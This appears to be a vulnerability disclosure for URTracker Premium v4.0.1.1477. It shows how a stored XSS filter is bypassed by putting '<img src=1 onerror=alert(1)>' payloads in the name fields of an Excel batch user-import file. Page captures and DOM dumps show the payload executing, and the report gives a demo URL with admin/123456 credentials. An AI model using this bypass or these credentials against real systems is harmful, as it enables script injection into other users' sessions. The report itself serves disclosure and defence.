

main

...

vim / core\_tmp.md



j0f1 Update core\_tmp.md

History

1 contributor

41 lines (35 sloc) | 2.22 KB

...

### Vulnerability title:

Bypassing the xss defense by uploading files at the user-added place causes the storage of xss

### Affected versions:

Premium v4.0.1.1477

### Discovery time:

2022/06/07

### Found by:

j0f1

### analysis report:


0x01:

First, I found that this program is vulnerable to stored xss attacks. When I communicated with the program provider, I was told that the program has xss protection, so I bypassed the xss protection through further attempts and made my xss attack effective



0x02:

It was observed that the program has a batch add function, so add the payload to the excel file, simulate the batch add user function, bypass the xss protection, and make the xss attack take effect.



poc:

```
<img src=1 onerror=alert(1)>
<img src=1 onerror=alert(2)>
```

	A	B	C	D	E	F	G	H	I	J	K
1	登录名	姓名	电子邮件	密码	部门	地址	办公电话	移动电话	MSN	备注	到期时间
2	<img src=1 onerror=alert(1)>	<img src=1 onerror=alert(2)>	2@gmail.com	123456	IT						
3											
4											
5											
6											
7											
8											

0x03:

The page automatically loads and triggers XSS

The final xss effective result

← → × 不安全 | 1.urtracker.cn/accounts/showallusers.aspx

URTRACKER

我的事务 项目 新建 处理 知识库 报表 配置 用户

» 用户管理

--部门-- --状态-- 过滤 取消

确定

www.1.urtracker.cn 显示 2

ID	部门	登录名	姓名	邮箱	角色	头像	操作
1	IT	admin	管理员	admin@urtracker.cn	普通		事务列表
2	研发部	deptmgr	部门经理	deptmgr@urtracker.cn	普通		事务列表
3	研发部	deptmbr1	部门成员1	deptmbr1@urtracker.cn	普通		事务列表
4	研发部	deptmbr2	部门成员2	deptmbr2@urtracker.cn	普通		事务列表
5	研发部	qamgr	测试经理	qamgr@urtracker.cn	普通		事务列表
6	研发部	tester1	测试员1	tester1@urtracker.cn	普通		事务列表
7	研发部	tester2	测试员2	tester2@urtracker.cn	普通		事务列表
8	研发部	dev1	开发人员1	dev1@urtracker.cn	普通		事务列表
9	研发部	dev2	开发人员2	dev2@urtracker.cn	普通		事务列表
10	研发部	devmgr	开发经理	devmgr@urtracker.cn	普通		事务列表
11	IT	itmng	IT经理	itmng@urtracker.cn	普通		事务列表
12	IT	itengineer1	IT工程师1	itengineer1@urtracker.cn	普通		事务列表
13	IT	itengineer2	IT工程师2	itengineer2@urtracker.cn	普通		事务列表
14	人力资源	employee1	员工1	employee1@urtracker.cn	普通		事务列表
15	人力资源	employee2	员工2	employee2@urtracker.cn	普通		事务列表
16	客户	cust1	客户1	cust1@urtracker.cn	受限		事务列表
17	客户	cust2	客户2	cust2@urtracker.cn	受限		事务列表
18	客服	custservice1	客服1	custservice1@urtracker.cn	普通		事务列表
19	研发部	techsupport1	技术支持1	techsupport1@urtracker.cn	普通		事务列表
20	研发部	techsupport2	技术支持2	techsupport2@urtracker.cn	普通		事务列表
22	人力资源	hr	人力主管	hr@urtracker.cn	普通		事务列表
23	研发部	productmgr	产品经理1	productmgr@urtracker.cn	普通		事务列表
24		leader	总经理	leader@urtracker.cn	普通		事务列表
28		xss	<img src=1 onerror=alert(1)>	1@gmail.com	普通		事务列表
29	IT			2@gmail.com	普通		事务列表

mailto:tester2@urtracker.cn

添加用户

- 添加单个用户
- 导入用户(添加多个用户)
- 导入/同步AD域用户
- 用户离职处理

相关配置

- 部门设置
- 全局用户组设置
- 角色权限管理
- IP访问控制列表定义
- 在线用户

导出

- 导出用户列表

统计

- 人员工作统计
- 待办事务统计

Elements Console Sources Network Performance Memory Application Security Lighthouse DOM Invader

▼<tr class="NormalRow" onmouseover="currentcolor=this.style.backgroundColor;this.style.backgroundColor='#F4F8E8'" onmouseout="currentcolor=this.style.backgroundColor;this.style.backgroundColor=currentcolor" style="background-color: #F4F8E8"><td align="center" style="width:25px;">29</td><td>IT</td><td></td><td><a href="UserInfo.aspx?userid=29"></a></td><td></td></tr></td></tr>

Styles Computed Layout Event Listeners

Filter :hov .cls + -

element.style { }

A img { padding-right: 1px; vertical-align: middle; } main.css:72

A img { padding-right: 1px; vertical-align: middle; } main.css:72

IMG { border-style: none; } main.css:216

img, .img { } main.css:67

← → × 不安全 | 1.urtracker.cn/accounts/showallusers.aspx

**URTRACKER**

我的事务 项目 新建 处理 知识库 报表 配置 用户

» 用户管理

-部门- --状态-- 过滤 取消

www.1.urtracker.cn 显示 1

确定

ID	部门	登录名	姓名	邮箱	角色	状态	操作	事务列表
1	IT	admin	管理员	admin@urtracker.cn	普通	🔒	🔧	事务列表
2	研发部	deptmgr	部门经理	deptmgr@urtracker.cn	普通	🔒	🔧	事务列表
3	研发部	deptmbr1	部门成员1	deptmbr1@urtracker.cn	普通	🔒	🔧	事务列表
4	研发部	deptmbr2	部门成员2	deptmbr2@urtracker.cn	普通	🔒	🔧	事务列表
5	研发部	qamgr	测试经理	qamgr@urtracker.cn	普通	🔒	🔧	事务列表
6	研发部	tester1	测试员1	tester1@urtracker.cn	普通	🔒	🔧	事务列表
7	研发部	tester2	测试员2	tester2@urtracker.cn	普通	🔒	🔧	事务列表
8	研发部	dev1	开发人员1	dev1@urtracker.cn	普通	🔒	🔧	事务列表
9	研发部	dev2	开发人员2	dev2@urtracker.cn	普通	🔒	🔧	事务列表
10	研发部	devmgr	开发经理	devmgr@urtracker.cn	普通	🔒	🔧	事务列表
11	IT	itmgr	IT经理	itmgr@urtracker.cn	普通	🔒	🔧	事务列表
12	IT	itengineer1	IT工程师1	itengineer1@urtracker.cn	普通	🔒	🔧	事务列表
13	IT	itengineer2	IT工程师2	itengineer2@urtracker.cn	普通	🔒	🔧	事务列表
14	人力资源	employee1	员工1	employee1@urtracker.cn	普通	🔒	🔧	事务列表
15	人力资源	employee2	员工2	employee2@urtracker.cn	普通	🔒	🔧	事务列表
16	客户	cust1	客户1	cust1@urtracker.cn	受限	🔒	🔧	事务列表
17	客户	cust2	客户2	cust2@urtracker.cn	受限	🔒	🔧	事务列表
19	研发部	techsupport1	技术支持1	techsupport1@urtracker.cn	普通	🔒	🔧	事务列表
20	研发部	techsupport2	技术支持2	techsupport2@urtracker.cn	普通	🔒	🔧	事务列表
22	人力资源	hr	人力主管	hr@urtracker.cn	普通	🔒	🔧	事务列表
23	研发部	productmgr	产品经理1	productmgr@urtracker.cn	普通	🔒	🔧	事务列表
24		leader	总经理	leader@urtracker.cn	普通	🔒	🔧	事务列表
28			<img src=1 onerror=alert(1)>	1@gmail.com	普通	🔒	🔧	事务列表
29	IT			2@gmail.com	普通	🔒	🔧	事务列表

1

添加用户

- 添加单个用户
- 导入用户(添加多个)
- 导入/同步AD域用户
- 用户离职处理

相关配置

- 部门设置
- 全局用户组设置
- 角色权限管理
- IP访问控制列表定义
- 在线用户

导出

- 导出用户列表

统计

- 人员工作统计
- 待办事务统计

Elements Console Sources Network Performance Memory Application Security Lighthouse DOM

```
entcolor=this.style.backgroundColor=currentcolor" style>...</tr>
<tr class="AlterRow" onmouseover="currentcolor=this.style.backgroundColor;this.style.backgroun
ntcolor=this.style.backgroundColor=currentcolor" style>...</tr>
<tr class="NormalRow" onmouseover="currentcolor=this.style.backgroundColor;this.style.backgroun
entcolor=this.style.backgroundColor=currentcolor" style>
  <td align="center" style="width:25px;">...</td>
  <td>29</td>
  <td>IT</td>
  <td></td>
  <td>...</td>
  <td>...</td>
  <td>...</td>
  <td>...</td>
  <td>...</td>
```

## Fixes:

Make xss protection fully effective

## illustrate

(1) <http://www.urtracker.cn/> ,

## Introduction to URTracker

"URTracker transaction tracking tracking system" is a general problem (Issue Tracking) software for these problems. It is used to help businesses and teams create various types of processes, manage all of them and keep track of recorded processes, and has a built-in workbench for sharing issues.

(2) Reproduce the demo url: [http://www.1.urtracker.cn/Accounts/login.aspx?](http://www.1.urtracker.cn/Accounts/login.aspx?ReturnUrl=%2fdefault.aspx)

[ReturnUrl=%2fdefault.aspx](#)

account/passwprd: admin/123456